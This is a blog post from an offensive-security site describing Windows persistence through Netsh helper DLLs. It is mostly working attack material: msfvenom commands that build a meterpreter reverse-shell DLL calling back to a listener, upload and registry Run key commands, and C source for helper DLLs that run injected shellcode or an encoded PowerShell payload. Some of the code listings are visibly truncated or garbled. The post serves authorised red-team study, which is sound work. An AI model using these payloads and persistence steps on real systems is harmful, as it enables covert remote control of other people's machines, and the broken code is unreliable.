




OCTOBER 29, 2019

Persistence – Netsh Helper DLL



by Administrator. In Persistence. 1 Comment

Netsh is a Windows utility which can be used by administrators to perform tasks related to the network configuration of a system and perform modifications on the host based Windows firewall. Netsh functionality can be extended with the usage of DLL files. This capability enable red teams to use this tool in order to load arbitrary DLL’s to achieve code execution and therefore persistence. However, the implementation of this technique requires local administrator level privileges.

An arbitrary DLL file can be generated through the “**msfvenom**” utility of Metasploit Framework.

```
1 | msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.21
```

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.21 LPORT=4444 -f dll > /tmp/pentestlab.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes

root@kali:~#
```

Generate Malicious DLL

The DLL file can be transferred to the target host through the upload functionality of Meterpreter or any other file transfer capability that the Command and Control (C2) supports.

Support pentestlab.blog

Pentestlab.blog has a long term history in the offensive security space by delivering content for over a decade. Articles discussed in pentestlab.blog have been used by cyber security professionals and red teamers for their day to day job and by students and lecturers in academia. If you have benefit by the content all these years and you would like to support us on the maintenance costs please consider a donation.

One-Time	Monthly	Yearly
Make a one-time donation		
Choose an amount		
<div><div>£5.00</div><div>£15.00</div><div>£100.00</div></div>		
Or enter a custom amount		

```
meterpreter > upload /tmp/pentestlab.dll
[*] uploading   : /tmp/pentestlab.dll -> pentestlab.dll
[*] Uploaded 5.00 KiB of 5.00 KiB (100.0%): /tmp/pentestlab.dll -> pentestlab.dll
meterpreter >
```

Upload Malicious DLL

The “**add helper**” can be used to register the DLL with the “**netsh**” utility.

- 1 netsh
- 2 add helper path-to-malicious-dll

```
C:\Users>netsh
netsh
netsh>add helper C:\Users\Administrator\Desktop\pentestlab.dll
```

Add Helper DLL

Every time that the netsh utility starts the DLL will executed and a communication will established.

```
[*] Started reverse TCP handler on 10.0.2.21:4444
[*] 10.0.2.30 - Meterpreter session 1 closed. Reason: Died
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 2 opened (10.0.2.21:4444 -> 10.0.2.30:49669) at 2019-10-13 09:55:14 -0400

meterpreter >
```

Netsh Helper DLL – Meterpreter

However netsh is not by default scheduled to start automatically. Creating a registry key that will execute the utility during the startup of Windows will create the persistence on the host. This can be done directly from a Meterpreter session or from a Windows shell.

- 1 reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v pentestlab -d 'C:\Windows\SysWOW64\netsh'
- 2 reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run\\ -v pentestlab -d 'C:\Windows\SysWOW64\netsh'

```
meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run\\ -v pentestlab -d 'C:\Windows\SysWOW64\netsh'
Successfully set pentestlab of REG_SZ.
meterpreter > shell
Process 4876 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.678]
(c) 2018 Microsoft Corporation. Με επιφύλαξη κάθε νόμιμου δικαιώματος.

C:\Windows\system32>reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v Pentestlab /t REG_SZ /d "C:\Windows\SysWOW64\netsh"
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v Pentestlab /t REG_SZ /d "C:\Windows\SysWOW64\netsh"
The operation completed successfully.
```

Create Registry Run Key

Alternatively of the **Registry Run Key** there are various other methods which can be used to start the utility such as creating a **Service** or a Scheduled Task.

Outflank an IT security company based in Netherlands where the first to release a proof of concept DLL in their **Github** repository. The DLL was written in C by **Marc Smeets** and it can be modified to contain a custom shellcode.

£ 30.00

Your contribution is appreciated.

DONATE

FOLLOW PENTEST LAB

Enter your email address to followthis blog and receive notifications of newarticles by email.

Email Address

FOLLOW

Join 2,312 other subscribers

Supported by



VISIT MALDEV ACADEMY

SEARCH TOPIC

Enter keyword here



RECENT POSTS

Web Browser Stored Credentials

Persistence – DLL Proxy Loading

Persistence – Explorer

Persistence – Visual Studio Code Extensions

AS-REP Roasting



Comment



Reblog




Subscribe



Metasploit Framework utility “**msfvenom**” can be used to generate shellcode in various languages.

```
1 | msfvenom -a x64 --platform Windows -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.21 LPORT=4444 -b '\x00' -f c
```



C Shellcode – Netsh

The generated shellcode can be injected into the Netsh Helper DLL code.

```
1 | #include <stdio.h>
2 | #include <windows.h> // only required if you want to pop calc
3 |
4 | #ifdef _M_X64
5 | unsigned char buf[] = "\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff"
6 | #else
7 | unsigned char buf[] = "\x48\x31\xc9\x48\x81\xe9\xc0\xff\xff\xff\x48\x8d\x05\xef\xff"
8 | #endif
9 |
10 | // Start a separate thread so netsh remains useful.
11 | DWORD WINAPI ThreadFunction(LPVOID lpParameter)
12 | {
13 |     LPVOID newMemory;
14 |     HANDLE currentProcess;
15 |     SIZE_T bytesWritten;
16 |     BOOL didWeCopy = FALSE;
17 |     // Get the current process handle
18 |     currentProcess = GetCurrentProcess();
19 |     // Allocate memory with Read+Write+Execute permissions
20 |     newMemory = VirtualAllocEx(currentProcess, NULL, sizeof(buf), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
21 |     if (newMemory == NULL)
22 |         return -1;
23 |     // Copy the shellcode into the memory we just created
24 |     didWeCopy = WriteProcessMemory(currentProcess, newMemory, buf, sizeof(buf), NULL);
25 |     if (!didWeCopy)
26 |         return -2;
27 |     // Yay! Let's run our shellcode!
28 |     ((void (*)(void))newMemory)();
29 |     return 1;
30 | }
31 |
32 | // define the DLL handler 'InitHelpderDll' as required by netsa
33 | // See https://msdn.microsoft.com/en-us/library/windows/desktop/aa380245(v=vs.85).aspx
34 | extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwN
35 | {
36 |     //make a thread handler, start the function as a thread, a
37 |     HANDLE threadHandle;
38 |     threadHandle = CreateThread(NULL, 0, ThreadFunction, NULL,
39 |     CloseHandle(threadHandle);
40 |     // simple testing by starting calculator
41 |     system("start calc");
42 |
43 |     // return NO_ERROR is required. Here we are doing it the n
44 |     return 0;
45 | }
```

CATEGORIES

Coding (10)

Exploitation Techniques (19)

External Submissions (3)

General Lab Notes (22)

Information Gathering (12)

Infrastructure (2)

Maintaining Access (4)

Mobile Pentesting (7)

Network Mapping (1)

Post Exploitation (13)

Red Team (132)

Credential Access (5)

Defense Evasion (22)

Domain Escalation (6)

Domain Persistence (4)

Initial Access (1)

Lateral Movement (3)

Man-in-the-middle (1)

Persistence (39)

Privilege Escalation (17)

Reviews (1)

Social Engineering (11)

Tools (7)

VoIP (4)

Web Application (14)

Wireless (2)

October 2019

M	T	W	T	F	S	S
	1	2	3	4	5	6

Comment

Reblog

Subscribe

7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30	31			

« Sep Nov »

PEN TEST LAB STATS

7,614,861 hits

FACEBOOK PAGE



. . .

Similar to the above method [rtcrowley](#) released a PowerShell version of this method in his [Github](#) repository. The following code can be used to execute a PowerShell Base64 encoded payload and supports two options.

```
1  #include <stdio.h>
2  #include <windows.h>
3
4  DWORD WINAPI YahSure(LPVOID lpParameter)
5  {
6      //Option 1: Quick and simple. Opens 1 PS proc & briefly displays
7      system("start C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c powershell -nopro -enc $x 2> nul");
8      SQBmACgAJABQAFMAVgB1AHIAcwBJAE8AbgBUAEAAQgBsAGI=
9
10     //Option 2: Execute loaded b64 into a reg key value. Will display
11     //system("C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c powershell -nopro -enc $x 2> nul");
12     $x=((gp HKLM:SOFTWARE\\Microsoft\\Notepad debug).data)
13     powershell -nopro -enc $x 2> nul");
14     return 1;
15
16 }
17
18 //Custom netsh helper format
19 extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD dwNtStatus)
20 {
21     HANDLE hand;
22     hand = CreateThread(NULL, 0, YahSure, NULL, 0, NULL);
23     CloseHandle(hand);
24
25     return NO_ERROR;
26 }
```


Executing the “**netsh**” utility and using the “**add helper**” command to load both the DLL’s in the system will execute the integrated payloads.

```
1 netsh
2 add helper C:\Users\pentestlab\Desktop\NetshHelperBeacon.dll
3 add helper C:\Users\pentestlab\Desktop\NetshPowerShell.dll
```

Netsh Helper DLL

Empire and Metasploit “**multi/handler**” module can be used to receive the communication from both DLL’s.

Netsh Helper DLL PowerShell

Netsh Helper DLL Meterpreter

When the “**add helper**” command is executed to load a DLL file a registry key is created in the following location.

```
1 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh
```

Netsh Registry Keys

It should be noted that some VPN clients which might be installed on the compromised system might start automatically “**netsh**” therefore it might not

 Comment

 Reblog

 Subscribe



be required to use another method for persistence.

References

- <https://attack.mitre.org/techniques/T1128/>
- [Matthew Demaske – netshell](#)
- <https://github.com/outflanknl/NetshHelperBeacon>
- <https://3gstudent.github.io/Netsh-persistence/>
- <https://liberty-shell.com/sec/2018/07/28/netshlep/>
- <https://github.com/rtcrowley/Offensive-Netsh-Helper>

2 Votes

Rate this:

Share this:

Loading...

Related

Persistence – Winlogon Helper DLL

January 14, 2020

In "Persistence"

Persistence – Applnit DLLs

January 7, 2020

In "Persistence"

Persistence – Disk Clean-up

January 29, 2024

In "Persistence"

NETSH

NETSH HELPER DLL

PERSISTENCE

1 Comment

Pingback: [Persistence – Netsh Helper DLL - ZRaven Consulting](#)

Leave a comment

PREVIOUS

Persistence – Port Monitors

NEXT

Persistence – BITS Jobs

